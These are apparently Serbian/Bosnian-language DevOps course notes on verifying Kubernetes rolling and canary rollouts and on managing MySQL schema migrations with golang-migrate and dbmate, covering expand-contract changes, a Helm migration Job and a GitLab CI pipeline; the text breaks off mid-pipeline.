1. Ažurirati deploy-checks pravila u AI-okviru
2. Pokrenuti rolling rollout i pratiti status
3. Simulovati canary sa manjim brojem replika i proveriti metrike
4. Pokrenuti rollout undo i verifikovati da servis ostaje dostupan
5. Potvrditi zero-downtime curl petljom

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Prati status rolling rollout-a:

```
kubectl rollout status deployment/<ime> --timeout=120s
kubectl rollout history deployment/<ime>
```

Verifikuj zero-downtime tokom rollout-a (pokreni u pozadini pre deploy-a):

```
while true; do
  STATUS=$(curl -s -o /dev/null -w "%{http_code}" http://<servis>/health)
  echo "$(date +%T) - HTTP $STATUS"
  sleep 0.5
done
```

Proveri metrike canary-ja (prilagodi query za svoj observability stack):

```
# Primer za kubectl port-forward + PromQL
kubectl port-forward svc/prometheus 9090:9090 &
curl -s "http://localhost:9090/api/v1/query?query=rate(http_requests_total{status=~'5..'}[1m])" | jq '
.data.result'
```

Testiraj rollback:

```
kubectl rollout undo deployment/<ime>
kubectl rollout status deployment/<ime> --timeout=60s
kubectl get pods -l app=<ime> -w
```

4. AI validacija

Evo acceptance criteria iz plana:

- kubectl rollout status uspeva u 120s
- canary se promoviše samo uz zdrave metrike
- kubectl rollout undo vraća prethodnu verziju, servis ostaje dostupan
- zero-downtime potvrđen curl petljom

Evo outputa:
[ovde lepiš output kubectl rollout status]
[ovde lepiš output curl petlje tokom rollout-a – da li ima grešaka?]
[ovde lepiš metrike canary-ja]
[ovde lepiš output rollout undo]

Za svaki acceptance kriterijum: da ✓ ili ne x.
Ako ne – šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pokreni <code>kubectl rollout status deployment/<ime> -- timeout=120s</code>	Ispisuje “successfully rolled out” u roku od 120 sekundi
2	Pokreni curl petlju (<code>while true; do curl -s /health; sleep 0.5; done</code>) i u toku toga triggeruj rollout	Svi HTTP odgovori su 200, nula grešaka tokom celog rollout-a
3	Proveri metrike tokom canary faze	Error-rate ostaje ispod SLO praga; latency P99 ostaje unutar limita
4	Pokreni <code>kubectl rollout undo deployment/<ime></code>	Deployment se vratio na prethodnu reviziju; <code>rollout history</code> prikazuje ispravnu reviziju
5	Tokom rollback-a ponovo pokreni curl petlju	Nula HTTP grešaka tokom rollback-a; servis kontinuirano dostupan

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

`## [datum] — Deployment strategije sync`

- Urađeno:
- Naučeno:
- Šta bi promenio:

Phase — 23-db-migracije

Directory: 23-db-migracije/

Source: 23-db-migracije/01-migracije-koncepti.md

01 — Database Migracije: Koncepti

Šta je database migracija

Verziona baze podataka (schema ili data). Svaka migracija ima: - **UP** — primijeni promjenu - **DOWN** — vrati promjenu (rollback)

Migracije se primjenjuju **jednom, sekvencijalno, nepovratno u produkciji**. Nikada ne mijenjaj postojeći migration fajl koji je već primijenjen.

Schema migrations tracker: `schema_migrations` tabela u bazi (automatski kreirana od strane alata).

Ko je vlasnik migracija za ovaj stack

Servis	Uloga	Migracije
Go 1.22 service	Direktno komunicira sa MySQL	Vlasnik schema migracija
PHP 8.3 service	Proxy uloga, ne dira bazu direktno	Nema migracija

Alat: `golang-migrate/migrate` — Go ekosistem, SQL fajlovi, Docker image dostupan, programmatic API.

Zašto NE migrirati u app startup-u

App startup + migrate = race condition ako imaš više replika:

Pod 1 startuje → počne migrate → schema je u middle state
Pod 2 startuje → počne raditi sa half-migrated schemom → crash
Pod 3 startuje → isti problem, možda drugačiji crash

Ispravno:

K8s Job (migrate) → Job completed → Deployment rollout

Ovo je kritično na Kubernetesu gdje rolling update podrazumijeva da stara i nova verzija rade istovremeno. Migracija mora biti završena **prije nego što jedan novi pod startuje**.

Tri alata — nauči sve, koristi golang-migrate

Alat	Jezik	Format	Docker	Koristiti za
<code>golang-migrate</code>	Go	SQL fajlovi (zasebni up/down)	Da	Ovaj projekat
<code>dbmate</code>	Go	SQL fajlovi (jedan fajl, sekcije)	Da	Jednostavniji projekti
Flyway	Java	SQL/Java	Da	Enterprise, Java timovi

schema_migrations tracking

```
-- golang-migrate automatski kreira i upravlja ovom tabelom
SELECT * FROM schema_migrations;
```

```
version | dirty
-----|-----
1       | false
2       | false
3       | false
```

- `version` — zadnja uspješno primijenjena migracija
- `dirty = true` — migracija je pala na pola → baza je u nekonzistentnom stanju → potrebna je ručna intervencija

Sekvencijalnost je zakon

```
Migracija 1: CREATE TABLE users
Migracija 2: ADD COLUMN email_verified_at (ovisi o migraciji 1)
Migracija 3: CREATE TABLE sessions (ovisi o migraciji 1)
```

Svaka migracija mora biti idempotentna po smislu:

- Primijenjena jednom → OK
- Primijenjena drugi put → greška (već postoji)
- zato DOWN mora čisto brisati sve što je UP kreirao

Principi za produkciju

1. **Nikada ne mijenjaj primijenjen migration fajl** — dodaj novu migraciju za ispravke
2. **DOWN migracija u produkciji = gubitak podataka** — koristiti samo u razvoju
3. **Expand-contract za zero-downtime** — vidi `03-expand-contract-pattern.md`
4. **Test na staging s produkcijskom veličinom podataka** prije prod deploymenta
5. **Timeout za K8s Job** — migracija koja visi blokira deployment

Source: `23-db-migracije/02-golang-migrate-setup.md`

02 — golang-migrate: Setup i Upravljanje

Instalacija kroz Docker (preporučeno — bez lokalne instalacije)

```
# Pokretanje kroz Docker
docker run --rm -v $(pwd)/migrations:/migrations \
  migrate/migrate:v4.17.0 \
  -path /migrations \
  -database "mysql://root:pass@tcp(localhost:3306)/project_a" \
  up

# Convenience alias za lokalni razvoj
alias migrate='docker run --rm -v $(pwd)/migrations:/migrations migrate/migrate:v4.17.0'

# Provjera verzije
docker run --rm migrate/migrate:v4.17.0 --version
```

Struktura migrations direktorijuma

```
migrations/
├── 000001_create_users_table.up.sql
├── 000001_create_users_table.down.sql
├── 000002_add_email_verified.up.sql
├── 000002_add_email_verified.down.sql
├── 000003_create_sessions_table.up.sql
├── 000003_create_sessions_table.down.sql
```

Pravilo imenovanja: {version}_{opis}.{up|down}.sql - version — 6-cifreni broj: 000001, 000002, ... (vodeće nule za ispravno sortiranje) - opis — snake_case, kratko ali jasno (šta migracija radi) - Svaka migracija: **par fajlova** (up + down), uvijek oba

Primjeri SQL migracija

000001_create_users_table.up.sql

```
CREATE TABLE users (
  id          BIGINT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  email       VARCHAR(255) NOT NULL UNIQUE,
  password_hash VARCHAR(255) NOT NULL,
  created_at  TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
  updated_at  TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP,

  INDEX idx_email (email)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

000001_create_users_table.down.sql

```
DROP TABLE IF EXISTS users;
```

000002_add_email_verified.up.sql

```
ALTER TABLE users
  ADD COLUMN email_verified_at  TIMESTAMP  NULL DEFAULT NULL AFTER email,
  ADD COLUMN verification_token VARCHAR(255) NULL          AFTER email_verified_at;
```

000002_add_email_verified.down.sql

```
ALTER TABLE users
  DROP COLUMN verification_token,
  DROP COLUMN email_verified_at;
```

Napomena: DOWN migracija briše kolone u obrnutom redoslijedu od UP-a. MySQL ne dozvoljava DROP COLUMN i ADD COLUMN na istoj koloni u jednoj izjavi.

Upravljanje migracijama — sve komande

```
# Apply SVE pending migracije (uobičajeno u CI/CD)
migrate -path ./migrations \
  -database "mysql://admin:pass@tcp(rds-endpoint:3306)/project_a" \
  up

# Apply samo N migracija naprijed
migrate -path ./migrations -database "..." up 2

# Rollback JEDNE migracije (koristiti SAMO u razvoju)
migrate -path ./migrations -database "..." down 1

# Rollback SVIH migracija (koristiti SAMO lokalno/staging za reset)
migrate -path ./migrations -database "..." down

# Provjeri trenutni nivo (koja je zadnja primijenjena verzija)
migrate -path ./migrations -database "..." version
# Output: 3

# Force na specifičnu verziju — EMERGENCY ONLY, za dirty state
# Ne pokreće SQL, samo mijenja version u schema_migrations
migrate -path ./migrations -database "..." force 3

# Status svih migracija (da li su pending ili applied)
migrate -path ./migrations -database "..." status
```

schema_migrations tracking u bazi

```
-- golang-migrate automatski kreira ovu tablicu pri prvom pokretanju
SELECT * FROM schema_migrations;
```

version	dirty
1	false
2	false
3	false

dirty = true znači da je migracija pala na pola:

```
# Simptom: migrate version prikazuje "3 (dirty)"
# FIX workflow:
# 1. Nađi šta je migracija 3 trebala uraditi
cat migrations/000003_problematic_migration.up.sql

# 2. Ručno provjeri stanje baze
mysql -h $DB_HOST -u $DB_USER -p$DB_PASS $DB_NAME \
  -e "SHOW TABLES; DESCRIBE users;"

# 3. Ručno ispravi bazu (dodaj što nedostaje ili obriši što je na pola)
mysql -h $DB_HOST -u $DB_USER -p$DB_PASS $DB_NAME < manual_fix.sql

# 4. Resetuj dirty flag na čisto stanje NAKON što je baza ispravna
migrate -path ./migrations -database "..." force 3
```

Database URL formati

```
# MySQL / MariaDB
mysql://user:password@tcp(host:3306)/dbname
mysql://user:password@tcp(host:3306)/dbname?multiStatements=true

# S AWS RDS IAM auth (bez lozinke u URL-u)
# Bolje rješenje: koristiti env varijable, ne hardcode u URL
DB_URL="mysql://${DB_USER}:${DB_PASS}@tcp(${DB_HOST}:3306)/${DB_NAME}"
migrate -path ./migrations -database "$DB_URL" up
```

Lokalni razvoj: docker-compose integracija

```
# docker-compose.yml
services:
  mysql:
    image: mysql:8.0
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: project_a
      MYSQL_USER: appuser
      MYSQL_PASSWORD: apppass
    ports:
      - "3306:3306"
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost"]
      interval: 5s
      timeout: 3s
      retries: 10

  migrate:
    image: migrate/migrate:v4.17.0
    depends_on:
      mysql:
        condition: service_healthy
    volumes:
      - ./migrations:/migrations
    command:
      - -path=/migrations
      - -database=mysql://appuser:apppass@tcp(mysql:3306)/project_a
      - up
    profiles:
      - tools # Pokreni eksplicitno: docker-compose --profile tools run migrate
```

```
# Pokreni migracije lokalno
docker-compose --profile tools run --rm migrate

# Ili direktno s aliasom
migrate -path ./migrations \
  -database "mysql://appuser:apppass@tcp(localhost:3306)/project_a" \
  up
```


Source: 23-db-migracije/03-expand-contract-pattern.md

03 — Expand-Contract Pattern

Zašto expand-contract

Zero-downtime deploy na Kubernetesu znači da **stara i nova verzija aplikacije rade ISTOVREMENO** tokom rolling update. Migracija se primjenjuje PRIJE deploymenta, ali stari podovi su još uvijek živi. Ako je migracija breaking change → crash starih podova.

```
Bez expand-contract:
T=0: K8s Job → migrate up (ALTER TABLE RENAME COLUMN name → full_name)
T=1: Rolling update počinje
T=2: Pod s novim kodom startuje → OK (čita full_name)
T=3: Stari pod prima request → ERROR: "Unknown column 'name'" → crash
T=4: DOWNTIME dok se svi stari podovi ne ugase
```

Pravilo: Svaka migracija mora biti **backward-compatible** s prethodnom verzijom aplikacije.

Primjer 1: Preimenuj kolonu (LOŠE vs DOBRO)

Loše (breaking migration)

```
-- 000005_rename_name_column.up.sql
-- NIKAD ovako u produkciji s rolling deploymentom!
ALTER TABLE users RENAME COLUMN name TO full_name;
-- Stara app verzija pada odmah: "Unknown column 'name'"
```

Dobro (expand-contract u 4 koraka kroz 2-3 deploje)

Deploy 1 — EXPAND: Dodaj novu kolonu, stara kolona ostaje

```
-- 000005_add_full_name_column.up.sql
ALTER TABLE users ADD COLUMN full_name VARCHAR(255) NULL AFTER name;
-- Stara app ignoriše novu kolonu → radi normalno
-- DOWN:
-- ALTER TABLE users DROP COLUMN full_name;
```

Deploy 2 — Nova app verzija piše u OBE kolone

```
// Go kod u tranzicijskom periodu (piše u obje kolone)
func (r *UserRepository) Update(ctx context.Context, u *User) error {
    _, err := r.db.ExecContext(ctx,
        `UPDATE users SET name = ?, full_name = ?, updated_at = NOW() WHERE id = ?`,
        u.FullName, u.FullName, u.ID, // ista vrijednost u obje kolone
    )
    return err
}

// Čita iz nove kolone, fallback na staru
func (r *UserRepository) Get(ctx context.Context, id int64) (*User, error) {
    var u User
    err := r.db.QueryRowContext(ctx,
        `SELECT id, COALESCE(NULLIF(full_name, ''), name) as full_name FROM users WHERE id = ?`,
        id,
    ).Scan(&u.ID, &u.FullName)
    return &u, err
}
```

Deploy 3 — BACKFILL + NOT NULL constraint

```
-- 000006_backfill_and_constrain_full_name.up.sql
-- Backfill sve null vrijednosti iz stare kolone
UPDATE users SET full_name = name WHERE full_name IS NULL OR full_name = '';

-- Sada možemo dodati NOT NULL (sve vrijednosti su popunjene)
ALTER TABLE users MODIFY full_name VARCHAR(255) NOT NULL;

-- DOWN (pazi: ovo gubi podatke ako se ikad rollbackuje):
-- ALTER TABLE users MODIFY full_name VARCHAR(255) NULL;
-- UPDATE users SET full_name = NULL;
```

Deploy 4 — CONTRACT: App čita SAMO full_name, briše staru kolonu

```
-- 000007_drop_name_column.up.sql
ALTER TABLE users DROP COLUMN name;
-- DOWN:
-- ALTER TABLE users ADD COLUMN name VARCHAR(255) NULL;
-- UPDATE users SET name = full_name;
```

Primjer 2: Dodaj foreign key na velikoj tablici

Naivno (može blokirati tablicu minutama)

```
-- OPASNO na tablici s milijunima redova:
ALTER TABLE orders ADD CONSTRAINT fk_user
  FOREIGN KEY (user_id) REFERENCES users(id);
-- MySQL uzima metadata lock → novi upiti čekaju → efektivni downtime
```

Produkcijski (minimalni lock kroz korake)

```
-- Korak 1: Dodaj kolonu bez FK (brzo, mali lock)
-- 000008_add_user_id_new_to_orders.up.sql
ALTER TABLE orders ADD COLUMN user_id_new BIGINT UNSIGNED NULL;
```

```
# Korak 2: Backfill asinkrono u batchevima (NE u jednom UPDATE)
# scripts/backfill_user_id.sh
set -e
BATCH=10000
OFFSET=0
while true; do
  AFFECTED=$(mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" -sN -e \
    "UPDATE orders SET user_id_new = user_id
     WHERE user_id_new IS NULL
     LIMIT $BATCH;
     SELECT ROW_COUNT();" )
  echo "Updated $AFFECTED rows (offset $OFFSET)"
  [ "$AFFECTED" -eq 0 ] && break
  OFFSET=$((OFFSET + BATCH))
  sleep 0.1 # Daj breathing room za produkcijski promet
done
echo "Backfill complete."
```

```
-- Korak 3: Indeks + FK (brže jer je kolona indeksirana)
-- 000009_add_fk_user_id_new.up.sql
ALTER TABLE orders ADD INDEX idx_user_id_new (user_id_new);
ALTER TABLE orders ADD CONSTRAINT fk_orders_user
    FOREIGN KEY (user_id_new) REFERENCES users(id) ON DELETE RESTRICT;
ALTER TABLE orders MODIFY user_id_new BIGINT UNSIGNED NOT NULL;

-- Korak 4: Ukloni staru kolonu, preimenuj novu
-- 000010_drop_old_user_id.up.sql
ALTER TABLE orders DROP FOREIGN KEY fk_orders_user_old; -- ako postoji
ALTER TABLE orders DROP COLUMN user_id;
ALTER TABLE orders RENAME COLUMN user_id_new TO user_id;
ALTER TABLE orders RENAME INDEX idx_user_id_new TO idx_user_id;
```

Primjer 3: Dodaj NOT NULL kolonu bez DEFAULT

Loše

```
-- Pada ako tablice ima podataka: "Column 'status' cannot be null"
ALTER TABLE orders ADD COLUMN status VARCHAR(50) NOT NULL;
```

Dobro

```
-- Korak 1: NULL s DEFAULT (backward-compatible)
-- 000011_add_status_nullable.up.sql
ALTER TABLE orders ADD COLUMN status VARCHAR(50) NULL DEFAULT 'pending';

-- Korak 2: Backfill (ako je potrebno drugačije od DEFAULT)
-- (u ovom slučaju DEFAULT je dovoljan)

-- Korak 3: NOT NULL constraint (pošto su sve vrijednosti popunjene)
-- 000012_status_not_null.up.sql
ALTER TABLE orders MODIFY status VARCHAR(50) NOT NULL DEFAULT 'pending';
```

Provjera lock time-a na staging

```
# Procijeni trajanje ALTER TABLE (ne izvršava promjenu)
mysql -h "$STAGING_DB" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" -e \
    "EXPLAIN FORMAT=JSON ALTER TABLE orders ADD INDEX idx_status (status);" \
    | python3 -c "import sys,json; d=json.load(sys.stdin); print(json.dumps(d, indent=2))"

# Provjeri veličinu tablice (bitno za procjenu lock trajanja)
mysql -h "$STAGING_DB" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" -e \
    "SELECT table_name,
        ROUND(data_length/1024/1024, 2) AS data_mb,
        ROUND(index_length/1024/1024, 2) AS index_mb,
        table_rows
    FROM information_schema.tables
    WHERE table_schema = 'project_a'
    ORDER BY data_length DESC;"
```

```
# pt-online-schema-change (Percona Toolkit) za ALTER bez locka na produkciji
# Radi kopiju tablice, migrira row po row, zatim swap
docker run --rm percona/percona-toolkit:latest \
  pt-online-schema-change \
  --alter "ADD COLUMN new_col VARCHAR(255) NULL" \
  --host="$DB_HOST" \
  --user="$DB_USER" \
  --password="$DB_PASS" \
  D="$DB_NAME",t=orders \
  --execute \
  --progress=time,5 \
  --print
# UPOZORENJE: pt-osc kreira triggere → nije kompatibilno sa svim verzijama MySQL replikacije
```

Non-breaking migration checklist

Provjeri svaku migraciju prije commitanja:

- [] Nema `RENAME COLUMN` direktno — koristiti expand-contract
- [] Nema `DROP COLUMN` dok stara app verzija koristi tu kolonu
- [] Nema `NOT NULL` bez `DEFAULT` ili prethodnog backfilla
- [] Nema promjena koje mijenjaju ponašanje stare app verzije
- [] Svaki `ALTER TABLE` na tablici s >100k redova testiran na staging (izmjeri lock time!)
- [] `DOWN` migracija je ispravna i testirana lokalno
- [] Migracija je testirana na kopiji produkcijske baze na stagingu
- [] Nema `SELECT *` u SQL — eksplicitne kolone (robusnost na schema promjene)

Source: [23-db-migracije/04-dbmate-alternativa.md](#)

04 — dbmate: Alternativa za Jednostavnije Projekte

Šta je dbmate

`dbmate` je Go tool sličan `golang-migrate`, ali s drugačijim formatom fajlova: **jedan fajl po migraciji** koji sadrži i UP i DOWN sekciju. Nema zasebnih `.up.sql` i `.down.sql` fajlova.

Pokretanje kroz Docker

```
# Apply sve pending migracije
docker run --rm \
  -v $(pwd)/db/migrations:/db/migrations \
  ghcr.io/amacneil/dbmate:v2 \
  --url "mysql://admin:pass@tcp(localhost:3306)/project_a" \
  up

# Kreiraj novu migraciju (automatski kreira fajl s timestamp-om)
docker run --rm \
  -v $(pwd)/db/migrations:/db/migrations \
  ghcr.io/amacneil/dbmate:v2 \
  new create_sessions_table
# Kreira: db/migrations/20240115141523_create_sessions_table.sql

# Convenience alias
alias dbmate='docker run --rm -v $(pwd)/db/migrations:/db/migrations ghcr.io/amacneil/dbmate:v2'
```

Format fajla (jedan fajl, dvije sekcije)

20240115141523_create_sessions_table.sql:

```
-- migrate:up
CREATE TABLE sessions (
  id          VARCHAR(255) PRIMARY KEY,
  user_id     BIGINT UNSIGNED NOT NULL,
  expires_at  TIMESTAMP NOT NULL,
  created_at  TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
  data        JSON NULL,

  INDEX idx_user_id (user_id),
  INDEX idx_expires_at (expires_at),

  CONSTRAINT fk_sessions_user
    FOREIGN KEY (user_id) REFERENCES users(id)
    ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- migrate:down
DROP TABLE IF EXISTS sessions;
```

Poređenje formata:

	golang-migrate	dbmate
Fajl struktura	000001_name.up.sql + 000001_name.down.sql	20240115_name.sql (jedan fajl)
Verzionisanje	Sekvencionalni broj	Timestamp
UP i DOWN	Zasebni fajlovi	Sekcije u jednom fajlu

Sve komande

```
# Apply sve pending migracije
dbmate --url "$DB_URL" up

# Rollback zadnje migracije
dbmate --url "$DB_URL" down

# Rollback i odmah apply (korisno u razvoju)
dbmate --url "$DB_URL" rollback

# Proveri status (koje su applied, koje pending)
dbmate --url "$DB_URL" status
# Output:
# [x] 20240101000000_create_users_table.sql
# [x] 20240102000000_add_email_verified.sql
# [ ] 20240115141523_create_sessions_table.sql ← pending

# Dump schema u fajl (korisno za git tracking trenutnog stanja)
dbmate --url "$DB_URL" dump
# Kreira: db/schema.sql

# Kreiraj novu praznu migraciju
dbmate new migration_name
```

Primjer: Kompletna sessions migracija

Kreiraj:

```
dbmate new create_sessions_table
# Otvori fajl i popuni:
```

```
-- migrate:up
CREATE TABLE sessions (
  id          VARCHAR(255) PRIMARY KEY,
  user_id     BIGINT UNSIGNED NOT NULL,
  expires_at  TIMESTAMP NOT NULL,
  created_at  TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
  data        JSON NULL,

  INDEX idx_user_id (user_id),
  INDEX idx_expires_at (expires_at),

  CONSTRAINT fk_sessions_user
    FOREIGN KEY (user_id) REFERENCES users(id)
    ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- migrate:down
DROP TABLE IF EXISTS sessions;
```

Primijeni:

```
dbmate --url "mysql://admin:pass@tcp(rds:3306)/project_a" up
```

schema_migrations tabela u dbmate

```
-- dbmate kreira svoju vlastitu tracking tablicu
SELECT * FROM schema_migrations;
```

```
version
-----
20240101000000
20240102000000
20240115141523
```

Samo `version` kolona (bez `dirty` flag-a). Dbmate nema ekvivalent za golang-migrate `dirty` state handling.

Kada dbmate, kada golang-migrate

Kriterij	dbmate	golang-migrate
Jedan fajl po migraciji	Da (up+down zajedno)	Ne (zasebni fajlovi)
Docker image veličina	~15MB	~25MB
Go programmatic API	Slabiji	Odličan
Schema dump komanda	Ugrađena	Nema
Dirty state handling	Nema	Ima (<code>force</code> komanda)
Timestamp vs. broj verzija	Timestamp	Broj (000001...)
CI/CD integracija	Jednostavna	Jednostavna
Preporuka	Manji projekti, manje timova	Ovaj projekat

Za ovaj projekat koristiti `golang-migrate` jer: - Bolja integracija s Go ekosistemom (programmatic API za testove) - Eksplicitan dirty state handling (kritično za produkciju) - Zasebni up/down fajlovi = jasniji code review

dbmate u CI/CD (ako bi se koristio)

```
# GitLab CI
migrate:dev:
  stage: migrate
  image: ghcr.io/amacneil/dbmate:v2
  script:
    - dbmate
      --url "mysql://$DEV_DB_USER:$DEV_DB_PASS@tcp($DEV_DB_HOST:3306)/project_a"
      --migrations-dir /builds/$CI_PROJECT_PATH/db/migrations
    up
  environment: development
```

Source: [23-db-migracije/05-kubernetes-job-i-pipeline.md](#)

05 — Kubernetes Job i GitLab CI Pipeline

Princip: Migrate Job PRIJE app deploymenta

CI/CD redoslijed:

```
build:migration-image → migrate:env → deploy:env
                        ↑
                K8s Job čeka da baza bude spremna,
                primijeni migracije, izađe s kodom 0 ili 1.
                deploy počinje SAMO ako je Job uspješan.
```



```

# helm/project-a/templates/db-migrate-job.yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: db-migrate-{{ .Values.image.tag | trunc 20 | trimSuffix "-" }}
  namespace: {{ .Release.Namespace }}
  labels:
    app: {{ .Release.Name }}
    component: db-migrate
  annotations:
    "helm.sh/hook": pre-upgrade,pre-install
    "helm.sh/hook-weight": "-5"
    "helm.sh/hook-delete-policy": before-hook-creation,hook-succeeded
spec:
  backoffLimit: 3                # Pokušaj do 3 puta
  activeDeadlineSeconds: 300      # Timeout: 5 minuta ukupno
  ttlSecondsAfterFinished: 3600   # Auto-briši Job 1h nakon završetka
  template:
    metadata:
      labels:
        app: {{ .Release.Name }}
        component: db-migrate
    spec:
      restartPolicy: Never        # Ne restartuj Pod – Job retry kreira novi Pod
      serviceAccountName: {{ .Values.serviceAccount.name }}
      initContainers:
        - name: wait-for-mysql
          image: mysql:8.0
          command:
            - sh
            - -c
            - |
              set -e
              MAX_ATTEMPTS=30
              ATTEMPT=0
              until mysqladmin ping \
                -h "$DB_HOST" \
                -u healthcheck \
                --password="$HEALTH_PASS" \
                --silent \
                --connect-timeout=3; do
                ATTEMPT=$((ATTEMPT + 1))
                if [ "$ATTEMPT" -ge "$MAX_ATTEMPTS" ]; then
                  echo "ERROR: MySQL not ready after ${MAX_ATTEMPTS} attempts"
                  exit 1
                fi
                echo "Waiting for MySQL... attempt $ATTEMPT/$MAX_ATTEMPTS"
                sleep 3
              done
              echo "MySQL is ready."
      env:
        - name: DB_HOST
          valueFrom:
            secretKeyRef:
              name: db-credentials
              key: host
        - name: HEALTH_PASS
          valueFrom:
            secretKeyRef:
              name: db-credentials
              key: healthcheck-password
      containers:
        - name: migrate
          image: {{ .Values.migrationImage.repository }}:{{ .Values.image.tag }}
          args:
            - -path=/migrations

```

```

- -database
- "mysql://$(DB_USER):$(DB_PASSWORD)@tcp($(DB_HOST):$(DB_PORT))/$(DB_NAME)?
multiStatements=true"
- up
env:
- name: DB_HOST
  valueFrom:
    secretKeyRef:
      name: db-credentials
      key: host
- name: DB_PORT
  value: "3306"
- name: DB_USER
  valueFrom:
    secretKeyRef:
      name: db-credentials
      key: username
- name: DB_PASSWORD
  valueFrom:
    secretKeyRef:
      name: db-credentials
      key: password
- name: DB_NAME
  value: {{ .Values.database.name }}
resources:
  requests:
    cpu: "100m"
    memory: "64Mi"
  limits:
    cpu: "200m"
    memory: "128Mi"
volumeMounts:
- name: migrations
  mountPath: /migrations
  readOnly: true
volumes:
- name: migrations
  configMap:
    name: db-migrations-{{ .Values.image.tag | trunc 20 | trimSuffix "-" }}

```

ConfigMap za migration fajlove (Helm)

```

# helm/project-a/templates/migrations-configmap.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: db-migrations-{{ .Values.image.tag | trunc 20 | trimSuffix "-" }}
  namespace: {{ .Release.Namespace }}
  annotations:
    "helm.sh/hook": pre-upgrade,pre-install
    "helm.sh/hook-weight": "-10" # Kreira se PRIJE Job-a
    "helm.sh/hook-delete-policy": before-hook-creation,hook-succeeded
data:
  {{ range $path, $content := .Files.Glob "../..migrations/*.sql" }}
    {{ base $path }}: |
  {{ $content | indent 4 }}
  {{ end }}

```

Alternativa: Migration image iz Go service-a

Umjesto ConfigMap-a, migration SQL fajlovi su upakovani direktno u Docker image:

```
# services/go-service/Dockerfile

# --- Builder: instalira migrate binary ---
FROM golang:1.22-alpine AS migration-builder
RUN apk add --no-cache git
RUN go install -tags 'mysql' \
    github.com/golang-migrate/migrate/v4/cmd/migrate@v4.17.0

# --- Migration image: mali, samo binary + SQL ---
FROM alpine:3.19 AS migration
RUN apk add --no-cache ca-certificates
COPY --from=migration-builder /go/bin/migrate /usr/local/bin/migrate
COPY migrations/ /migrations/
ENTRYPOINT ["/usr/local/bin/migrate", "-path", "/migrations", "-database"]
# Koristi se: docker run ... "mysql://..." up

# --- App image (standardni, ne sadrži migracije) ---
FROM golang:1.22-alpine AS app-builder
WORKDIR /app
COPY go.mod go.sum ./
RUN go mod download
COPY . .
RUN CGO_ENABLED=0 GOOS=linux go build -o /app/server ./cmd/server

FROM alpine:3.19 AS app
RUN apk add --no-cache ca-certificates tzdata
COPY --from=app-builder /app/server /server
ENTRYPOINT ["/server"]
```

```
# Build i push oba image-a
APP_IMAGE="$CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA"
MIGRATE_IMAGE="$CI_REGISTRY_IMAGE/go-service-migrate:$CI_COMMIT_SHA"

docker build --target migration -t "$MIGRATE_IMAGE" ./services/go-service
docker build --target app -t "$APP_IMAGE" ./services/go-service
docker push "$MIGRATE_IMAGE"
docker push "$APP_IMAGE"
```

```

# .gitlab-ci.yml

stages:
  - build
  - test
  - tf-plan
  - tf-apply
  - migrate
  - deploy
  - verify

# --- BUILD ---
build:go-service:
  stage: build
  image: docker:24
  services: [docker:24-dind]
  script:
    - docker login -u "$CI_REGISTRY_USER" -p "$CI_REGISTRY_PASSWORD" "$CI_REGISTRY"
    # App image
    - docker build --target app
      -t "$CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA"
      ./services/go-service
    - docker push "$CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA"
    # Migration image
    - docker build --target migration
      -t "$CI_REGISTRY_IMAGE/go-service-migrate:$CI_COMMIT_SHA"
      ./services/go-service
    - docker push "$CI_REGISTRY_IMAGE/go-service-migrate:$CI_COMMIT_SHA"
  only:
    changes:
      - services/go-service/**/*

# --- MIGRATE ---
.migrate-template: &migrate-template
  stage: migrate
  image:
    name: $CI_REGISTRY_IMAGE/go-service-migrate:$CI_COMMIT_SHA
    entrypoint: [""]
  script:
    - >
      /usr/local/bin/migrate
      -path /migrations
      -database "mysql://${DB_USER}:${DB_PASS}@tcp(${DB_HOST}:3306)/${DB_NAME}"
      up
  after_script:
    - >
      /usr/local/bin/migrate
      -path /migrations
      -database "mysql://${DB_USER}:${DB_PASS}@tcp(${DB_HOST}:3306)/${DB_NAME}"
      version

migrate:dev:
  <<: *migrate-template
  needs: [tf-apply:dev, build:go-service]
  variables:
    DB_HOST: $DEV_DB_HOST
    DB_USER: $DEV_DB_USER
    DB_PASS: $DEV_DB_PASS
    DB_NAME: project_a_dev
  environment:
    name: development
  only: [develop]

migrate:staging:
  <<: *migrate-template
  needs: [tf-apply:staging, build:go-service]

```

```
variables:
  DB_HOST:    $STAGING_DB_HOST
  DB_USER:    $STAGING_DB_USER
  DB_PASS:    $STAGING_DB_PASS
  DB_NAME:    project_a_staging
environment:
  name: staging
only: [main]

migrate:prod:
  <<: *migrate-template
  needs: [tf-apply:prod, build:go-service, migrate:staging]
  variables:
    DB_HOST:    $PROD_DB_HOST
    DB_USER:    $PROD_DB_USER
    DB_PASS:    $PROD_DB_PASS
    DB_NAME:    project_a_prod
  environment:
    name: production
  when: manual          # Prod migracija: ručni trigger
  only: [main]

# --- DEPLOY (čeka na migrate) ---
deploy:dev:
  stage: deploy
  needs: [migrate:dev]   # Deploy SAMO ako je migracija prošla
  image: alpine/helm:3.14
  script:
